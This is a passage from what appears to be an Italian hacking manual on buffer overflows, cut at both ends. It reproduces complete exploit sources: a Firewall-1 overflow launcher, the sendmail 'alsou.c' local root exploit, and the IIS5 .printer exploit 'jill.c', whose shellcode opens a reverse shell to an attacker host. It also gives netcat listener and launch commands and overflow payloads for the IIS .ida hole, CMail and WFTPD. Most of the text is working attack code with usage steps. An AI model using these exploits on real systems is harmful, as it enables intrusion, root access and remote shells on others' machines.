"\xD9\x99\xCE\xC9\x12\x1C\xC8\xBF\xD9\x99\xC9\x14\x2C\x70\xBC\xD9"
"\x99\x34\xC9\x66\x0C\xDE\xBC\xD9\x99\xF3\xA9\x66\x0C\xD6\xBC\xD9"
"\x99\x12\x1C\xFC\xBF\xD9\x99\xF3\x99\xC9\x14\x2C\xC8\xBF\xD9\x99"
"\x34\xC9\x14\x2C\xC0\xBF\xD9\x99\x34\xC9\x66\x0C\x93\xBC\xD9\x99"
"\xF3\x99\x14\x24\xFC\xBF\xD9\x99\xCE\xF3\x99\xF3\x99\xF3\x99\x14"
"\x2C\x70\xBC\xD9\x99\x34\xC9\x66\x0C\xA6\xBC\xD9\x99\xF3\xA9\x66"
"\x0C\xD6\xBC\xD9\x99\xAA\x50\xA0\x14\xFC\xBF\xD9\x99\x96\x1E\xFE"
"\x66\x66\x66\xF3\x99\xF1\x99\xB9\x99\x99\x09\x14\x2C\xC8\xBF\xD9"
"\x99\x34\xC9\x14\x2C\xC0\xBF\xD9\x99\x34\xC9\x66\x0C\x97\xBC\xD9"
"\x99\x10\x1C\xF8\xBF\xD9\x99\xF3\x99\x14\x24\xFC\xBF\xD9\x99\xCE"
"\xC9\x14\x2C\xC8\xBF\xD9\x99\x34\xC9\x14\x2C\x74\xBC\xD9\x99\x34"
"\xC9\x66\x0C\xD2\xBC\xD9\x99\xF3\xA9\x66\x0C\xD6\xBC\xD9\x99\xF3"
"\x99\x12\x1C\xF8\xBF\xD9\x99\x14\x24\xFC\xBF\xD9\x99\xCE\xC9\x12"
"\x1C\xC8\xBF\xD9\x99\xC9\x14\x2C\x70\xBC\xD9\x99\x34\xC9\x66\x0C"
```

```
        "\xDE\xBC\xD9\x99\xF3\xA9\x66\x0C\xD6\xBC\xD9\x99\x70\x20\x67\x66"
        "\x66\x14\x2C\xC0\xBF\xD9\x99\x34\xC9\x66\x0C\x8B\xBC\xD9\x99\x14"
        "\x2C\xC4\xBF\xD9\x99\x34\xC9\x66\x0C\x8B\xBC\xD9\x99\xF3\x99\x66"
        "\x0C\xCE\xBC\xD9\x99\xC8\xCF\xF1\xED\xDC\x16\x99\x09\xC3\x66\x8B"
        "\xC9\xC2\xC0\xCE\xC7\xC8\xCF\xCA\xF1\xE1\xDC\x16\x99\x09\xC3\x66"
        "\x8B\xC9\x35\x1D\x59\xEC\x62\xC1\x32\xC0\x7B\x70\x5A\xCE\xCA\xD6"
        "\xDA\xD2\xAA\xAB\x99\xEA\xF6\xFA\xF2\xFC\xED\x99\xFB\xF0\xF7\xFD"
        "\x99\xF5\xF0\xEA\xED\xFC\xF7\x99\xF8\xFA\xFA\xFC\xE9\xED\x99\xEA"
        "\xFC\xF7\xFD\x99\xEB\xFC\xFA\xEF\x99\xFA\xF5\xF6\xEA\xFC\xEA\xF6"
        "\xFA\xF2\xFC\xED\x99\xD2\xDC\xCB\xD7\xDC\xD5\xAA\xAB\x99\xDA\xEB"
        "\xFC\xF8\xED\xFC\xC9\xF0\xE9\xFC\x99\xDE\xFC\xED\xCA\xED\xF8\xEB"
        "\xED\xEC\xE9\xD0\xF7\xFE\xF6\xD8\x99\xDA\xEB\xFC\xF8\xED\xFC\xC9"
        "\xEB\xF6\xFA\xFC\xEA\xEA\xD8\x99\xC9\xFC\xFC\xF2\xD7\xF8\xF4\xFC"
        "\xFD\xC9\xF0\xE9\xFC\x99\xDE\xF5\xF6\xFB\xF8\xF5\xD8\xF5\xF5\xF6"
        "\xFA\x99\xCB\xFC\xF8\xFD\xDF\xF0\xF5\xFC\x99\xCE\xEB\xF0\xED\xFC"
        "\xDF\xF0\xF5\xFC\x99\xCA\xF5\xFC\xFC\xE9\x99\xDA\xF5\xF6\xEA\xFC"
        "\xD1\xF8\xF7\xFD\xF5\xFC\x99\xDC\xE1\xF0\xED\xC9\xEB\xF6\xFA\xFC"
        "\xEA\xEA\x99\xDA\xF6\xFD\xFC\xFD\xB9\xFB\xE0\xB9\xE5\xC3\xF8\xF7"
        "\xB9\xA5\xF0\xE3\xF8\xF7\xD9\xFD\xFC\xFC\xE9\xE3\xF6\xF7\xFC\xB7"
        "\xF6\xEB\xFE\xA7\x9B\x99\x86\xD1\x99\x99\x99\x99\x99\x99\x99\x99"
        "\x99\x99\x99\x99\x95\x99\x99\x99\x99\x99\x99\x99\x98\x99\x99\x99"
        "\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99"
        "\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99"
        "\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99"
        "\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99"
        "\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99"
        "\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99"
        "\x99\x99\x99\x99\xDA\xD4\xDD\xB7\xDC\xC1\xDC\x99\x99\x99\x99\x99"
        "\x89\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99"
        "\x99\x99\x99\x99\x90\x90\x90\x90\x90\x00";

FILE *fp;
unsigned short int      a_port;

printf ("\nFirewall-1 buffer overflow launcher\nby Indigo
<indigo@exploitingstuff.com> 2001\n\n");
printf ("To perform this exploit you must attack from a valid GUI client
machine\n");
printf ("i.e. your IP address must be contained in the
$FWDIR/conf/gui-clients file\n");
printf ("This program will create a binary file called exploit.bin\n");
printf ("First open the Firewall-1 GUI log viewer program then enter\nthe
victim IP address in the Management Server field\n");
printf ("and a few random characters in the password field,\n");
printf ("open badboy.bin in notepad, highlight it all then copy it to the
clipboard.\n");
printf ("Paste it into the User Name field of the GUI log viewer then click
OK.\n\n");
printf ("Launch netcat: nc <victim host> <victim port>\n");
printf ("\nThe exploit spawns a SYSTEM shell on the chosen port\n\n");

if (argc != 2)
{
        printf ("Usage: %s <victim port>\n", argv[0]);
        exit (0);
}

a_port = htons(atoi(argv[1]));
a_port^= 0x9999;

shellcode[1567]= (a_port) & 0xff;
shellcode[1568]= (a_port >> 8) & 0xff;

fp = fopen ("./exploit.bin","wb");

fputs (shellcode,fp);

fclose (fp);
```

```
return 0;

}
```

Sendmail e buffer overflow
Una delle domande che potrebbero sorgere relativamente ai buffers overflow è dove questi possono trovare un applicazione.
Chiaramente la risposta è ovunque un programma esegue un input dall'esterno.
Una cosa che dobbiamo sempre ricordarci è che anche servizi offerti dea servers vari possono essere utilizzati anche da programmi non esplicitamente destinati alla loro gestione.
Cosa significa questo ?
Prendiamo le funzioni offerte da un mail server come Sendmail.
Chiaramente si pensa che l'interazione con un software come questo debba di fatto essere eseguito da un client come ad esempio Outlook o TheBat!.
Sbagliato.
L'hacker in genere relaziona con questi mediante la falsificazione eseguita con NETCAT o con TELNET.
Riportiamo sempre come esempio quello di Sendmail.
Questo possiede un buffer di 128 bytes utilizzato dal comando VRFY di questo nel quale dovrebbe essere inserito uno username.
Se volessimo cercare di mandare in tilt sendmail potremmo inserire dentro a questo buffer una stringa di 2000 caratteri, ad esempio.
Ricordiamoci che i comandi come NETCAT possono essere usati in congiunzione con altri mediante l'operatore pipe (|).
L'esempio di prima potrebbe essere eseguito tramite :

```
echo “vrfy ‘perl –e print “a” x 1000’’” |nc www.target.com 25
```

Mediante il perl eseguiamo la stampa di 1000 caratteri a all'interno del buffer usato da vrfy sul sistema specificato come argomento di netcat sulla porta 25.

Un sorgente legato all'exploit di SENDMAIL mediante buffer overflow è quelo che segue :

```
/*
 * alsou.c
 *
 * sendmail-8.11.x linux x86 exploit
 *
 * To use this exploit you should know two numbers: VECT and GOT.
 * Use gdb to find the first:
 *
 * $ gdb -q /usr/sbin/sendmail
 * (gdb) break tTflag
 * Breakpoint 1 at 0x8080629
 * (gdb) r -d1-1.1
 * Starting program: /usr/sbin/sendmail -d1-1.1
 *
 * Breakpoint 1, 0x8080629 in tTflag ()
 * (gdb) disassemble tTflag
 * .............
 * 0x80806ea <tTflag+202>: dec    %edi
 * 0x80806eb <tTflag+203>: mov    %edi,0xfffffff8(%ebp)
 * 0x80806ee <tTflag+206>: jmp    0x80806f9 <tTflag+217>
 * 0x80806f0 <tTflag+208>: mov    0x80b21f4,%eax
 *                               ^^^^^^^^^^^^^^^^^^ address of VECT
 * 0x80806f5 <tTflag+213>: mov    %bl,(%esi,%eax,1)
 * 0x80806f8 <tTflag+216>: inc    %esi
 * 0x80806f9 <tTflag+217>: cmp    0xfffffff8(%ebp),%esi
 * 0x80806fc <tTflag+220>: jle    0x80806f0 <tTflag+208>
```

```
 * .............
 * (gdb) x/x 0x80b21f4
 * 0x80b21f4 <tTvect>:     0x080b9ae0
 *                        ^^^^^^^^^^^^^ VECT
 *
 * Use objdump to find the second:
 * $ objdump -R /usr/sbin/sendmail |grep setuid
 * 0809e07c R_386_JUMP_SLOT   setuid
 * ^^^^^^^^^ GOT
 *
 * Probably you should play with OFFSET to make exploit work.
 *
 * Constant values, written in this code found for sendmail-8.11.4
 * on RedHat-6.2. For sendmail-8.11.0 on RedHat-6.2 try VECT =
0x080b9ae0 and
 * GOT = 0x0809e07c.
 *
 * To get r00t type ./alsou and then press Ctrl+C.
 *
 *
 * grange <grange@rt.mipt.ru>
 *
 */

#include <sys/types.h>
#include <stdlib.h>

#define OFFSET 1000
#define VECT 0x080baf20
#define GOT 0x0809f544

#define NOPNUM 1024

char shellcode[] =
        "\x31\xc0\x31\xdb\xb0\x17\xcd\x80"
        "\xb0\x2e\xcd\x80\xeb\x15\x5b\x31"
        "\xc0\x88\x43\x07\x89\x5b\x08\x89"
        "\x43\x0c\x8d\x4b\x08\x31\xd2\xb0"
        "\x0b\xcd\x80\xe8\xe6\xff\xff\xff"
        "/bin/sh";

unsigned int get_esp()
{
        __asm__("movl %esp,%eax");
}

int main(int argc, char *argv[])
{
        char *egg, s[256], tmp[256], *av[3], *ev[2];
        unsigned int got = GOT, vect = VECT, ret, first, last, i;

        egg = (char *)malloc(strlen(shellcode) + NOPNUM + 5);
        if (egg == NULL) {
                perror("malloc()");
                exit(-1);
        }
        sprintf(egg, "EGG=");
        memset(egg + 4, 0x90, NOPNUM);
        sprintf(egg + 4 + NOPNUM, "%s", shellcode);

        ret = get_esp() + OFFSET;
```

```
        sprintf(s, "-d");
        first = -vect - (0xffffffff - got + 1);
        last = first;
        while (ret) {
                i = ret & 0xff;
                sprintf(tmp, "%u-%u.%u-", first, last, i);
                strcat(s, tmp);
                last = ++first;
                ret = ret >> 8;
        }
        s[strlen(s) - 1] = '\0';

        av[0] = "/usr/sbin/sendmail";
        av[1] = s;
        av[2] = NULL;
        ev[0] = egg;
        ev[1] = NULL;
        execve(*av, av, ev);
}
```

Esempi pratici di buffers overflow

Il buffer overflow può essere ovunque e precisamente in qualsiasi punto dove una programma accetta direttamente o indirettamente dell'input.
Ad esempio era stato scoperto un buffer overflow all'interno del campo della data della testata dei messaggi accettati da qualche mail server.
Se ad esempio ci fossimo collegati al solito mailserver con TELNET o con NETCAT e avessimo digitato nel punto dove avrebbe dovuto essere inserita la data un buffer di 100 caratteri con alla fine il codice che avrebbe dovuto essere eseguito, questo avrebbe compiuto il suo compito ovvero quello di creare uno sconfinamento del buffer con esecuzione perniciosa del codice.
Ma vediamo qualche esempio di buffer overflow particolare.
Uno di quelli a pericolosità altissima per il WEB Server IIS è quello definito con il termine di IPP Buffer Overflow.
Questo avviene quando il buffer assume come dimensioni circa 420 bytes.
Questo tipo di problema derivava da un filtro ISAPI che permetteva la gestione dei files .printer.

Extension	Executable Path	Verbs
.idc	E:\WINNT\System32\inetsrv\httpodb...	OPTIONS,
.idq	E:\WINNT\System32\idq.dll	GET,HEA.
.licx	E:\WINNT\Microsoft.NET\Framework...	GET,HEA.
.pl	C:\Perl\bin\Perl.exe "%s" %s	GET,HEA.
.plx	C:\Perl\bin\PerlIS.dll	GET,HEA.
.printer	E:\WINNT\System32\msw3prt.dll	GET,POST
.rem	E:\WINNT\Microsoft.NET\Framework...	GET,HEA.
.resources	E:\WINNT\Microsoft.NET\Framework...	GET,HEA.
.resx	E:\WINNT\Microsoft.NET\Framework...	GET,HEA.
.shtm	E:\WINNT\System32\inetsrv\ssinc.dll	GET,POST
.shtml	E:\WINNT\System32\inetsrv\ssinc.dll	GET,POST

Add Edit Remove

La DLL che aveva il problema era

```
x:\winnt\system32\msw3prt.dll
```

Se aprivamo con telnet o con netcat una comunicazione con il server WEB mediante :

telnet host 80

e digitavamo :

GET /NULL.printer http/1.0
Host: [buffer di 420 bytes]

Allora causavamo un buffer overflow che obbligava inetinfo.exe a ripartire dopo un crash.
L'exploit relativo a questo bug è il seguente.

```
/* IIS 5 remote .printer overflow. "jill.c" (don't ask).
*
* by: dark spyrit <dspyrit@beavuh.org>
*
* respect to eeye for finding this one - nice work.
* shouts to halvar, neofight and the beavuh bitchez.
*
* this exploit overwrites an exception frame to control eip and get to
* our code.. the code then locates the pointer to our larger buffer and
* execs.
*
* usage: jill <victim host> <victim port> <attacker host> <attacker port>
*
* the shellcode spawns a reverse cmd shell.. so you need to set up a
* netcat listener on the host you control.
*
* Ex: nc -l -p <attacker port> -vv
*
* I haven't slept in years.
*/

#include <sys/types.h>
#include <sys/time.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <errno.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <fcntl.h>
#include <netdb.h>

int main(int argc, char *argv[]){

  /* the whole request rolled into one, pretty huh? carez. */

  unsigned char sploit[]=
    "\x47\x45\x54\x20\x2f\x4e\x55\x4c\x4c\x2e\x70\x72\x69\x6e\x74\x65\x72\x20"
    "\x48\x54\x54\x50\x2f\x31\x2e\x30\x0d\x0a\x42\x65\x61\x76\x75\x68\x3a\x20"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\xeb\x03\x5d\xeb\x05\xe8\xf8\xff\xff\xff\x83\xc5\x15\x90\x90\x90"
    "\x8b\xc5\x33\xc9\x66\xb9\xd7\x02\x50\x80\x30\x95\x40\xe2\xfa\x2d\x95\x95"
    "\x64\xe2\x14\xad\xd8\xcf\x05\x95\xe1\x96\xdd\x7e\x60\x7d\x95\x95\x95\x95"
    "\xc8\x1e\x40\x14\x7f\x9a\x6b\x6a\x6a\x1e\x4d\x1e\xe6\xa9\x96\x66\x1e\xe3"
    "\xed\x96\x66\x1e\xeb\xb5\x96\x6e\x1e\xdb\x81\xa6\x78\xc3\xc2\xc4\x1e\xaa"
    "\x96\x6e\x1e\x67\x2c\x9b\x95\x95\x95\x66\x33\xe1\x9d\xcc\xca\x16\x52\x91"
    "\xd0\x77\x72\xcc\xca\xcb\x1e\x58\x1e\xd3\xb1\x96\x56\x44\x74\x96\x54\xa6"
    "\x5c\xf3\x1e\x9d\x1e\xd3\x89\x96\x56\x54\x74\x97\x96\x54\x1e\x95\x96\x56"
    "\x1e\x67\x1e\x6b\x1e\x45\x2c\x9e\x95\x95\x95\x7d\xe1\x94\x95\x95\xa6\x55"
    "\x39\x10\x55\xe0\x6c\xc7\xc3\x6a\xc2\x41\xcf\x1e\x4d\x2c\x93\x95\x95\x95"
    "\x7d\xce\x94\x95\x95\x52\xd2\xf1\x99\x95\x95\x95\x52\xd2\xfd\x95\x95\x95"
    "\x95\x52\xd2\xf9\x94\x95\x95\x95\xff\x95\x18\xd2\xf1\xc5\x18\xd2\x85\xc5"
    "\x18\xd2\x81\xc5\x6a\xc2\x55\xff\x95\x18\xd2\xf1\xc5\x18\xd2\x8d\xc5\x18"
    "\xd2\x89\xc5\x6a\xc2\x55\x52\xd2\xb5\xd1\x95\x95\x95\x18\xd2\xb5\xc5\x6a"
    "\xc2\x51\x1e\xd2\x85\x1c\xd2\xc9\x1c\xd2\xf5\x1e\xd2\x89\x1c\xd2\xcd\x14"
    "\xda\xd9\x94\x94\x95\x95\xf3\x52\xd2\xc5\x95\x95\x18\xd2\xe5\xc5\x18\xd2"
    "\xb5\xc5\xa6\x55\xc5\xc5\xc5\xff\x94\xc5\xc5\x7d\x95\x95\x95\x95\xc8\x14"
    "\x78\xd5\x6b\x6a\x6a\xc0\xc5\x6a\xc2\x5d\x6a\xe2\x85\x6a\xc2\x71\x6a\xe2"
```

```
    "\x89\x6a\xc2\x71\xfd\x95\x91\x95\x95\xff\xd5\x6a\xc2\x45\x1e\x7d\xc5\xfd"
    "\x94\x94\x95\x95\x6a\xc2\x7d\x10\x55\x9a\x10\x3f\x95\x95\x95\xa6\x55\xc5"
    "\xd5\xc5\xd5\xc5\x6a\xc2\x79\x16\x6d\x6a\x9a\x11\x02\x95\x95\x95\x1e\x4d"
    "\xf3\x52\x92\x97\x95\xf3\x52\xd2\x97\x8e\xac\x52\xd2\x91\x5e\x38\x4c\xb3"
    "\xff\x85\x18\x92\xc5\xc6\x6a\xc2\x61\xff\xa7\x6a\xc2\x49\xa6\x5c\xc4\xc3"
    "\xc4\xc4\xc4\x6a\xe2\x81\x6a\xc2\x59\x10\x55\xe1\xf5\x05\x05\x05\x05\x15"
    "\xab\x95\xe1\xba\x05\x05\x05\x05\xff\x95\xc3\xfd\x95\x91\x95\x95\xc0\x6a"
    "\xe2\x81\x6a\xc2\x4d\x10\x55\xe1\xd5\x05\x05\x05\x05\xff\x95\x6a\xa3\xc0"
    "\xc6\x6a\xc2\x6d\x16\x6d\x6a\xe1\xbb\x05\x05\x05\x05\x7e\x27\xff\x95\xfd"
    "\x95\x91\x95\x95\xc0\xc6\x6a\xc2\x69\x10\x55\xe9\x8d\x05\x05\x05\x05\xe1"
    "\x09\xff\x95\xc3\xc5\xc0\x6a\xe2\x8d\x6a\xc2\x41\xff\xa7\x6a\xc2\x49\x7e"
    "\x1f\xc6\x6a\xc2\x65\xff\x95\x6a\xc2\x75\xa6\x55\x39\x10\x55\xe0\x6c\xc4"
    "\xc7\xc3\xc6\x6a\x47\xcf\xcc\x3e\x77\x7b\x56\xd2\xf0\xe1\xc5\xe7\xfa\xf6"
    "\xd4\xf1\xf1\xe7\xf0\xe6\xe6\x95\xd9\xfa\xf4\xf1\xd9\xfc\xf7\xe7\xf4\xe7"
    "\xec\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0\xc5\xfc\xe5\xf0\x95\xd2\xf0\xe1\xc6"
    "\xe1\xf4\xe7\xe1\xe0\xe5\xdc\xfb\xf3\xfa\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0"
    "\xc5\xe7\xfa\xf6\xf0\xe6\xe6\xd4\x95\xc5\xf0\xf0\xfe\xdb\xf4\xf8\xf0\xf1"
    "\xc5\xfc\xe5\xf0\x95\xd2\xf9\xfa\xf7\xf4\xf9\xd4\xf9\xf9\xfa\xf6\x95\xc2"
    "\xe7\xfc\xe1\xf0\xd3\xfc\xf9\xf0\x95\xc7\xf0\xf4\xf1\xd3\xfc\xf9\xf0\x95"
    "\xc6\xf9\xf0\xf0\xe5\x95\xd0\xed\xfc\xe1\xc5\xe7\xfa\xf6\xf0\xe6\xe6\x95"
    "\xd6\xf9\xfa\xe6\xf0\xdd\xf4\xfb\xf1\xf9\xf0\x95\xc2\xc6\xda\xd6\xde\xa6"
    "\xa7\x95\xc2\xc6\xd4\xc6\xe1\xf4\xe7\xe1\xe0\xe5\x95\xe6\xfa\xf6\xfe\xf0"
    "\xe1\x95\xf6\xf9\xfa\xe6\xf0\xe6\xfa\xf6\xfe\xf0\xe1\x95\xf6\xfa\xfb\xfb"
    "\xf0\xf6\xe1\x95\xe6\xf0\xfb\xf1\x95\xe7\xf0\xf6\xe3\x95\xf6\xf8\xf1\xbb"
    "\xf0\xed\xf0\x95\x0d\x0a\x48\x6f\x73\x74\x3a\x20\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x33"
    "\xc0\xb0\x90\x03\xd8\x8b\x03\x8b\x40\x60\x33\xdb\xb3\x24\x03\xc3\xff\xe0"
    "\xeb\xb9\x90\x90\x05\x31\x8c\x6a\x0d\x0a\x0d\x0a";

  int s;
  unsigned short int a_port;
  unsigned long a_host;
  struct hostent *ht;
  struct sockaddr_in sin;

  printf("iis5 remote .printer overflow.\n"
    "dark spyrit <dspyrit@beavuh.org> / beavuh labs.\n");

  if (argc != 5){
    printf("usage:       %s       <victimHost>       <victimPort>       <attackerHost>
<attackerPort>\n",argv[0]);
    exit(1);
  }

  if ((ht = gethostbyname(argv[1])) == 0){
    herror(argv[1]);
    exit(1);
  }

  sin.sin_port = htons(atoi(argv[2]));
  a_port = htons(atoi(argv[4]));
  a_port^=0x9595;

  sin.sin_family = AF_INET;
  sin.sin_addr = *((struct in_addr *)ht->h_addr);

  if ((ht = gethostbyname(argv[3])) == 0){
    herror(argv[3]);
    exit(1);
  }
```

```
  a_host = *((unsigned long *)ht->h_addr);
  a_host^=0x95959595;

  sploit[441]= (a_port) & 0xff;
  sploit[442]= (a_port >> 8) & 0xff;

  sploit[446]= (a_host) & 0xff;
  sploit[447]= (a_host >> 8) & 0xff;
  sploit[448]= (a_host >> 16) & 0xff;
  sploit[449]= (a_host >> 24) & 0xff;

  if ((s = socket(AF_INET, SOCK_STREAM, 0)) == -1){
    perror("socket");
    exit(1);
  }

  printf("\nconnecting... \n");

  if ((connect(s, (struct sockaddr *) &sin, sizeof(sin))) == -1){
    perror("connect");
    exit(1);
  }

  write(s, sploit, strlen(sploit));
  sleep (1);
  close (s);

  printf("sent... \nyou may need to send a carriage on your listener if the shell
doesn't appear.\nhave fun!\n");
  exit(0);
}
```

Dopo aver compilato con Cgwin l'exploit utilizziamo netcat per eseguire il listening sul sistema attaccante.

```
C:\> nc –vv –l –p 2002
```

Ora lanciamo JILL usando la stessa porta settata su netcat.

```
C:\> jill 192.168.255.123 80 192.168.200.22 2002
Iis5 remote .printer overflow.
Dark spyrit dspyrit@beavuh.org / beavuh labs.

Connecting….
Sent….
You may need to sende a carriage on your listener if the shell
doesn’t appear.
Have fun!
```

Se tutto va come sperato dopo qualche istante apparirà un shell remota.
Precedentemente, nel capitolo relativo ai WEB Server, avevamo visto il BUG legato ai file IDQ e IDA.
In pratica questo bugs permetteva specificando da browser il nome di un file con queste estensioni non esistente di avere come risposta il percorso di sistema di dove si trovava la radice del web.
Legate alle DLL di gestione di questi files esiste un altro problema legato ai buffer overflow.
Questo problema è quello che il WORM CODE RED ha utilizzato per eseguire l'exploit.
Il buffer overflow è simile a quello appena visto nelle pagine precedenti.
Sempre nello stesso modo, con telnet o netcat, è possibile aprire una connessione con il WEB Server della vittima utilizzante IIS.
Quindi :

```
C:\> telnet 192.168.255.12 80
```

A connessione avvenuta si deve digitare :

```
GET /null.ida?[buffer di 240 bytes]=X HTTP/1.1
Host: [valore arbitrario]
```

Buffer è un array di almeno 240 bytes il quale viene passato alla DLL di gestione idq.dll o ida.dll.
Un altro caso di sicurezza legato ai buffer overflow è stato segnalato per quello che riguarda un usatissimo mail server e precisamente *CMail SMTP Server.*
Il mail server sopra citato consente un attacco di tipo buffer overflow da remoto. Il meccanismo è quello consueto: l'invio di una stringa di grandi dimensioni come argomento di un comando SMTP; in particolare, l'invio di una stringa di circa 7090 caratteri come username del mittente di posta, come qui sotto riportato.

```
 $ telnet example.com 25
 Trying example.com...
 Connected to example.com.
 Escape character is '^]'.
 220 SMTP services ready. Computalynx CMail Server Version: 2.4
 helo nome
 250 Hello nome [indirizzo IP del mittente], how are you today?
 MAIL FROM: cmail <[buffer]@cmaildotcom.com>
```

dove in [*buffer*] si sostituisca la stringa di grandi dimensioni.

Il problema era presente già nella versione 2.3 del server, ma non è stato risolto.
A questo punto vediamo un buffer overflow legato ad un altrettanto usato FTP Server e precisamente WFTPD.
Il server FTP *WFTPD*, nelle versioni 2.34 e 2.40 (nonché nelle versioni precedenti), può essere attaccato con successo da remoto, con un attacco di tipo buffer overflow, inviando sue stringhe di grandi dimensioni in argomento a comandi MKD e CWD, come di seguito indicato.

```
Primo comando:
 MKD

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Secondo comando:
 CWD

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Il problema affligge il server sia sotto Win 9x che sotto Windows NT.
Uno degli ultimissimi casi venuti fuori è relativo a SQL Server sia per quanto riguarda la versione 7.0 che la versione 2000.
SQL Server permette la connessione da remoto alla sorgente dati.
Una delle possibilità di questa potenzialità è quella di permettere la creazione di connessioni "ad hoc" verso una sorgente di dati remota senza dover settare un server collegato.
Questo è possibile grazie a OLE DB provider il quale è appunto un data source provider di alto livello.
La potenzialità è disponibile invocando direttamente il provider OLE DB attraverso il nome usato per connettersi a una sorgente di dati remota.
In questo meccanismo esiste un buffer non controllato il quale potrebbe causare un errore nell'esecuzione del servizio SQL Server.
Questo sistema di database può essere configurato per funzionare in contesti di sicurezza differenti e di fatto il risultato di un buffer overflow dipende da questo.

Un eventuale attaccante può sfruttare eseguire un exploits di questa vulnerabilità seguendo due vie.
Esso può cercare di leggere ed eseguire una query del database che richiama una delle funzioni affette.
Al contrario se il sito WEB o qualsiasi altro front end al database fosse configurato per accedere o processare query arbitrarie sarebbe possibile per un attaccante causare che la query chiami una delle funzioni in questione con i parametri errati.

Buffer overflow in applicazioni Windows

Alcune applicazioni, anche molto diffuse, consentono a un attaccante la realizzazione di attacchi di tipo buffer overflow in maniera relativamente semplice. L'attacco è possibile sfruttando metodi ben noti e facilmente manipolabili per la sovrascrittura dell'indirizzo di ritorno da una chiamata a procedura nello stack.
Come già segnalato, il problema di base risiede nell'insieme di architetture ActiveX/OLE/COM/DCOM: in nessuna di essevengono normalmente effettuati controlli sulla dimensione dei buffer di dati in transito durante una chiamata a metodo, il che consente, volontariamente o meno, la sovrascrittura dell'indirizzo di ritorno.
Segue l'elenco delle applicazioni segnalate.

1. Acrobat Control for ActiveX (file PDF.OCX), versione 1.3.188
2. Setupctl 1.0 Type Library (file SETUPCTL.DLL), versione 1.1.0.6
3. Eyedog OLE Control Module (file EYEDOG.OCX), versione 1.1.1.75
4. MSN ActiveX Setup BBS Control (file SETUPBBS.OCX), versione 4.71.0.10
5. hhopen OLE Control Module (file HHOPEN.OCX), versione 1.0.0.1
6. RegWizCtrl 1.0 Type Library (file REGWIZC.DLL), versione 3.0.0.0

Sono stati presentati da Shane Hird degli esempi di codice per effettuare gli attacchi: per tutti gli esempi presentati, l'autore ha indicato a titolo di esempio il salto all'invocazione di ExitProcess, ma naturalmente il codice da eseguire può essere arbitrariamente scelto dall'attaccante.

EyeDog

```
<object classid="clsid:06A7EC63-4E21-11D0-A112-00A0C90543AA" id="eye"></object>
<script language="vbscript">
<!--
